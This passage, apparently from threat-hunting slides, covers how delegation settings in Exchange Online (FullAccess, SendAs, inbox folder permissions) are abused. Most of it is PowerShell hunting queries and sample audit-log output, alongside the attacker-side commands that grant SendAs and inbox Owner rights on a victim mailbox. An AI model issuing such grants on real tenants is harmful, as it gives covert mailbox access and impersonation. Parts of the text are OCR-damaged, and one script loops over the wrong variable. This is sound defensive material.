SendAs -Trustee Attacker -Identity victim
```

*Abusing Delegation settings impact the identities in the same Tenant only.

Hunting - Delegation Settings - Configuration

List and review **ALL** mailbox with ”FullAccess” permissions configured in Exchange Online settings

```
PS C:\> Get-Mailbox -Resultsize Unlimited | Get-MailboxPermission | Where-Object {
($_.Accessrights -like "FullAccess")}

Identity           User                        AccessRights                  IsInherited Deny
--------         --------                       ------------                  -------      ----
Victim               Attacker@threathunting.dev  {FullAccess}                  False       Is
Inherited
```

Hunting – Delegation Settings (Full Access) - Logs


Hunt for Full Access permissions delegation in Admin Audit Logs

```
PS C:\> Search-AdminAuditLog -Cmdlets Add-MailboxPermission -Parameters AccessRights
```

List and review **ALL** the details of delegation (Full Access) operations from Unified Access logs

```
$logs = Search-UnifiedAuditLog -operations add-mailboxpermission -StartDate 2022-01-01 -EndDate 2022-07-
08
ForEach ($record in $logs){
    $AuditData = $record.AuditData | ConvertFrom-Json
    if ( $AuditData.Parameters | Where-Object {($_.Value -eq 'FullAccess')})
    {$record}}
```

Log Output – Delegation Settings (Full Access) - Unified Audit Log (UAL)



```
RunspaceId   : 79e832ad-d6ba-46ce-b390-b70850e16c41
RecordType   :
CreationDate :
UserIds      :
Operations   : Add-MailboxPermission
AuditData    : {"CreationTime":"2022-07-07T01:43:21","Id":"16addeb5-b85f-4f99-19fe-08da5fba1355","Oper
               ation":"Add-MailboxPermission","OrganizationId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7",
               "RecordType":1,"ResultStatus":"True","UserKey":"NT AUTHORITY\\SYSTEM (Microsoft.Exchang
               e.Servicehost)","UserType":3,"Version":1,"Workload":"Exchange","ObjectId":"APCPR01A005.
               PROD.OUTLOOK.COM\/Microsoft Exchange Hosted Organizations\/threathunting.dev\/D
               iscoverySearchMailbox{D919BA05-46A6-415f-80AD-7E09334BB852}","UserId":"NT
               AUTHORITY\\SYSTEM (Microsoft.Exchange.Servicehost)","AppId":"","ClientAppId":"","Extern
               alAccess":true,"OrganizationName":"threathunting.dev","OriginatingServer":"SEYP
               R01MB4224 (15.20.5395.021)","Parameters":[{"Name":"DomainController","Value":""},{"Name
               ":"Identity","Value":"APCPR01A005.PROD.OUTLOOK.COM\/Microsoft Exchange Hosted Organizat
               ions\/threathunting.dev\/DiscoverySearchMailbox{D919BA05-46A6-415f-80AD-7E09334
               BB852}"},{"Name":"User","Value":"APCPR01A005.PROD.OUTLOOK.COM\/Microsoft Exchange
               Hosted Organizations\/threathunting.dev\/Discovery
               Management"},{"Name":"AccessRights","Value":"FullAccess"}]}
ResultIndex  : 1
ResultCount  : 43
Identity     : 16addeb5-b85f-4f99-19fe-08da5fba1355
IsValid      : True
ObjectState  : Unchanged
```

{"Name":"AccessRights","Value":"FullAccess"}]}

Hunting Suspicious Delegations (SendAs) – Configurations, AAL

List and review **ALL** mailbox with SendAs permissions configured in Exchange Online settings

```
PS C:\> Get-Mailbox -Resultsize Unlimited | Get-RecipientPermission | where-Object
{ ($_.Accessrights -like "SendAs")}

Identity         Trustee                      Access Control type       AccessRights
---------        ---------                         ------------       --------------------
Victim           Attacker@threathunting.dev         Allow                     SendAs
```

Hunt for SendAs permissions delegation operations in Admin Audit Logs


```
PS C:\> Search-AdminAuditLog -Cmdlets Add-RecipientPermission -Parameters AccessRights
```

Hunting for Suspicious Delegation Settings (SendAs) in UAL

List the details of delegation (SendAs) operations from **Unified Access logs**

```
$logs = Search-UnifiedAuditLog -operations Add-RecipientPermission -StartDate 2022-01-01 -EndDate 2022-
07-20
ForEach ($record in $logs){
    $AuditData = $record.AuditData | ConvertFrom-Json
    if ( $AuditData.Parameters | Where-Object {($_.Value -eq 'SendAs')})
    {$record}}
```

Log Output - Delegation Settings (SendAs) - UAL



```
RunspaceId   : 5e6225bf-7dd1-4795-9a99-1283fbe4f0b3
RecordType   : ExchangeAdmin
CreationDate : 16/5/2022 5:0
UserIds      : victim@threat
Operations   : Add-RecipientPermission
AuditData    : {"CreationTime":"2022-05-16T05:05:16","Id":"0d60f94f-6ce8-4e61-5d34-08da36f9aa8e","Oper
               ation":"Add-RecipientPermission","OrganizationId":"3c[illegible]ddf89-7c18-4cc5-af80-f4f155dc78a7
               ","RecordType":1,"ResultStatus":"True","UserKey":"10032000C0A69155","UserType":2,"Versi
               on":1,"Workload":"Exchange","ClientIP":"151.192.155.153:59194","ObjectId":"Victim","Use
               rId":"victim@threathunting.dev","AppId":"","ClientAppId":"","ExternalAccess
               ":false,"OrganizationName":"threathunting.dev","OriginatingServer":"HK0PR01MB27
               86 (15.20.5250.018)","Parameters":[{"Name":"AccessRights","Value":"SendAs"},{"Name":"Tr
               ustee","Value":"Attacker"},{"Name":"Identity","Value":"Victim"}],"SessionId":"6a18b6bf-
               8d88-43bc-9ae3-4019c20f8b36"}
ResultIndex  : 4
ResultCount  : 4
Identity     : 0d60f94f-6ce8-4e61-5d34-08da36f9aa8e
IsValid      : True
ObjectState  : Unchanged
```


[{"Name":"AccessRights","Value":"SendAs"}

Mailbox Folder Permissions

- Grant permissions to specific mailbox folders like Inbox , Sent Items to other users
- Configured by mailbox owner, or delegated users on behalf of a mailbox owner or an Exchange administrator
- Permissions can be assigned to users or Security Groups
- Two Special User types:

  Anonymous: External, unauthenticated users

  Default: Internal, authenticated users



Permissions for the Inbox folder

Name	Permission level
Default	Owner
Anonymous	None

Permissions

Permission level: Owner

Read:
○ None
● Full details

Delete access:
○ None
○ Own
● All

Write:
☑ Create items
☑ Create subfolders
☑ Edit own
☑ Edit all

Other:
☑ Folder owner
☑ Folder contact
☑ Folder visible

```
PS C:\> Add-MailboxFolderPermission -Identity victim@threathunting.dev:\inbox -User
Default -AccessRights owner
```

Hunting - Mailbox Folder Permissions - Configurations

List and review **ALL** the mailboxes with “Top of Information Store” folder Permissions for Default user or Anonymous user assigned with access rights configured in the Exchange Settings.

```
PS C:\> Get-Mailbox | Get-MailboxFolderPermission | Where-Object {($_.user -like 'Anonymous')
-or ($_.user -like 'Default') -and ($_.AccessRights -ne 'None') } | fl
```

List and review **ALL** the mailboxes with “Inbox” folder Permissions for Default user / Anonymous user assigned with access rights configured in the Exchange Settings.


```
PS C:\> $mailboxes = Get-Mailbox -ResultSize Unlimited
PS C:\> ForEach ($record in $logs){
$AuditData = $record.AuditData | ConvertFrom-Json
if ( $AuditData.Parameters | Where-Object {($_.Value -like 'Anonymous') -or ($_.Value -eq
'Default') }) {$record}}
```

Hunting - Mailbox Folder Permissions - UAL

List and review **ALL** the details of “`Add-MailboxFolderPermission`” operations in Unified Audit Logs

```
$logs = Search-UnifiedAuditLog -operations add-MailboxFolderPermission,Set-MailboxFolderPermission -
StartDate 2022-01-01 -EndDate 2022-07-08
ForEach ($record in $logs){
    $AuditData = $record.AuditData | ConvertFrom-Json
    if ( $AuditData.Parameters | Where-Object {($_.Value -like ''Anonymous'') -or ($_.Value -eq
'Default') }) {$record}}
```

Log Output – Mailbox folder permissions- UAL



```
RunspaceId   : 909daed7-2b12-4bc6-944c-0ed3ee04cc60
RecordType   : ExchangeAdmin
CreationDate : 17/5/2022 6:49:01 am
UserIds      : victim@threathunting.dev
Operations   : Add-MailboxFolderPermission
AuditData    : {"CreationTime":"2022-05-17T06:49:01","Id":"767b8712-98ac-4e77-c7fb-08da37d15371","Oper
               ation":"Add-MailboxFolderPermission","OrganizationId":"3ccddf89-7c18-4cc5-af80-f4f155dc
               78a7","RecordType":1,"ResultStatus":"True","UserKey":"10032000C0A69155","UserType":2,"V
               ersion":1,"Workload":"Exchange","ClientIP":"151.192.155.153:25722","ObjectId":"Victim:\
               \inbox","UserId":"victim@threathunting.dev","AppId":"","ClientAppId":"","Ex
               ternalAccess":false,"OrganizationName":"threathunting.dev","OriginatingServer":
               "HK0PR01MB2786 (15.20.5250.018)","Parameters":[{"Name":"Identity","Value":"victim@thiru
               2020.onmicrosoft.com:\\inbox"},{"Name":"User","Value":"Default"},
               {"Name":"AccessRights","Value":"Owner"}],"SessionId":"6a18b6bf-8d88-43bc-9ae3-4019c20f8b36"}
ResultIndex  : 3
ResultCount  : 3
Ide
IsV
ObjectState  : Unchanged
```


{"Name":"User","Value":"Default"},

{"Name":"AccessRights","Value":"Owner"}]

Abusing Microsoft Flows

Microsoft Flows aka. Power Automate

- Allows user to create and automate workflow called flows for several applications and services
- Trigger-based automation
- Allows users to integrate workflow with applications using various connectors
- Capabilities include synchronization of files, send/receive notifications, auto-forward emails etc.



Get today's weather forecast for my current location
By Microsoft
Used 47575 times

Send myself a reminder in 10 minutes
By Microsoft
Used 43795 times

Get a push notification when you receive an email from your boss
By Microsoft
Used 16178 times

Send a customized email when a new SharePoint list item is added
By Microsoft
Used 11218 times

Save Office 365 email attachments to OneDrive for Business
By Microsoft
Used 9932 times

PowerApps button
By Microsoft
Used 5569 times

When an item in a SharePoint list is modified send an email.
By Microsoft
Used 4797 times

Track Outlook.com emails in an Excel spreadsheet
By Microsoft
Used 4516 times

Get a push notification with updates from the Flow blog
By Microsoft
Used 4248 times

